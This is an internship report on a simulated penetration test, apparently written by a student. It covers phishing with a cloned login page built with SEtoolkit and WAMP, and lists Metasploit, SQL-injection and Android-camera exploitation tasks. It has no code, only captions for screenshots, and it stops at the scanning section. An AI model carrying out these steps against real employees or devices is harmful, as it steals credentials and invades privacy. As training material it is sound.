MAJOR PROJECT

NAME: Ankith Ram

EMAIL ID: **ankitram951@gmail.com**

INTERNSHIP PERIOD: FEB – MARCH (2022)

SMARTKNOWER STUDENT

CONTENTS

1. ABOUT PROJECT
2. Phishing Attack
3. Wamp Server
4. Scanning
5. Metasploit
6. SQL Injection
7. Android Mobile Hacking
8. Data Encryption Tasks

ABOUT PROJECT

Business Logic:

A few years ago, not many companies were aware of the need for Ethical hacking/penetration testing. With the increase in cybercrimes, nowadays, most of the companies have their focus on data security. Apart from developers and testers, the companies are now looking for ethical hackers or are giving their network/data security as a contract to other ethical hacking companies, who would perform penetration testing and other methods to protect and secure their data.

Consideration:

You are hired as a penetration tester in a company. You have been asked to secure their network, systems, employee mobiles, etc. To accomplish this, it is also important for you to determine the network's existing phase and understand the awareness of cybersecurity amongst the employees. To determine this, you need to perform phishing attacks on employees and gather all the necessary information. Later with this, you create awareness amongst the employee about the data-stealing that has taken place and how important it is to secure their network.

Now once you understood that the network is insecure and may have a lot of loopholes. You decide to test the network completely (systems, websites, and mobile phones). To do so, you perform penetration testing and find the vulnerabilities on the host's systems that are live and running.

After determining the loopholes, you need to create a detailed analysis report and share it with the concerned department to fix them.

Steps to Perform:

To determine the awareness amongst the employee, you must perform a phishing attack on them. As a part of a phishing attack, host a login page and send it to all the employees such that it seems original, and if anyone logs in to the website, you can gather their login credentials.

To accomplish this, follow the tasks given below:

Host a server and scan the network using various tools and commands.

- To determine the live system, to which you will be sharing the login phishing website, use the Advanced IP Scanner to scan the LAN network and find the systems connected to the same network. Also, determine their IP Address, System names, and MAC address.
- Use the WAMP server to convert a normal system to a server and host a login phishing website, using which you can capture the user credentials (Any website as per your wish)

After completing the previous task, you get the employee's login credentials, using which you create awareness amongst them about how data can be stolen using a phishing attack.

By this, they understand that hackers can also steal the data sent through emails (online) in the same manner.

You need to perform system/network penetration testing to determine the security of the network and find out the vulnerabilities in the network. As a part of it perform the tasks below:

Scan the host and exploit the systems using Metasploit.

- Use the NMAP tool to scan the system in a network and find the ports opened and services running on machine and OS fingerprint.
- Perform testing on windows7 by Metasploit using reverse TCP payload, bypass the admin privileges, and change the administrator's password without knowing the old one.

Now once you are done with the system penetration testing and determined the loopholes, you perform website penetration testing and find the loopholes in the website that is hosted on their server. To do so, perform the tasks below:

Website penetration testing

- Hack the website by using Sql Injection on http://testphp.vulnweb.com/

Once you have determined the vulnerabilities on the website, you have to perform penetration testing to determine the security of the employees' mobiles. To do so, perform the tasks below:

Mobile Testing:

- Exploit an android mobile phone using Metasploit and access the camera. Take snapshots and download the images from mobile.

Once you determine all the loopholes, you have to find ways to secure the data transmitted through them using encryption and steganography. To do so, perform the tasks below:

Data Encryption tasks

- Try to extract the WinRAR file from the given image and extract email id, name, phone number, and IP address of the server and username and password from file.
- Decrypt the username and password of the database along with the IP address from the extracted file from Steganography task. Use cryptography online websites resources to crack the hashes.

These tasks will help you determine how to secure the transfer of sensitive data over the internet. This will also help you determine how to find the data, in case of any malicious data transferred using steganography.

Tools Covered in the Project:


- WAMP Server
- Advanced IP Scanner
- NMAP Tool
- Metasploit
- Data encryptions (Online)


Phishing attack

1. Host a server and scan the network using various tools and commands.


To determine the live system, to which you will be sharing the login phishing website, use the Advanced IP Scanner to scan the LAN network and find the systems connected to the same network. Also, determine their IP Address, System names, and MAC address.

- Cloning a website for phishing attack and extracting username and password of the victim
- This is SEtoolkit used for this attack







- First we will execute attack with pre-existing template or website.




- Fake login page that is connected to our database.




- Email and password of the victim have been recorded along with other Information




- Now we will use the site cloner option from the SEtoolkit.






- **Clone website**



- We have extracted the user info from the cloned site.




- Thank you!


Wamp Server

Use the WAMP server to convert a normal system to a server and host a login phishing website, using which you can capture the user credentials.


- With reference to the above test.




- After clicking on Login option.



- A fake message generated for the victim.



- Data Retrieved




- Thank you!

Scanning

2. Scan the host and exploit the systems using Metasploit.

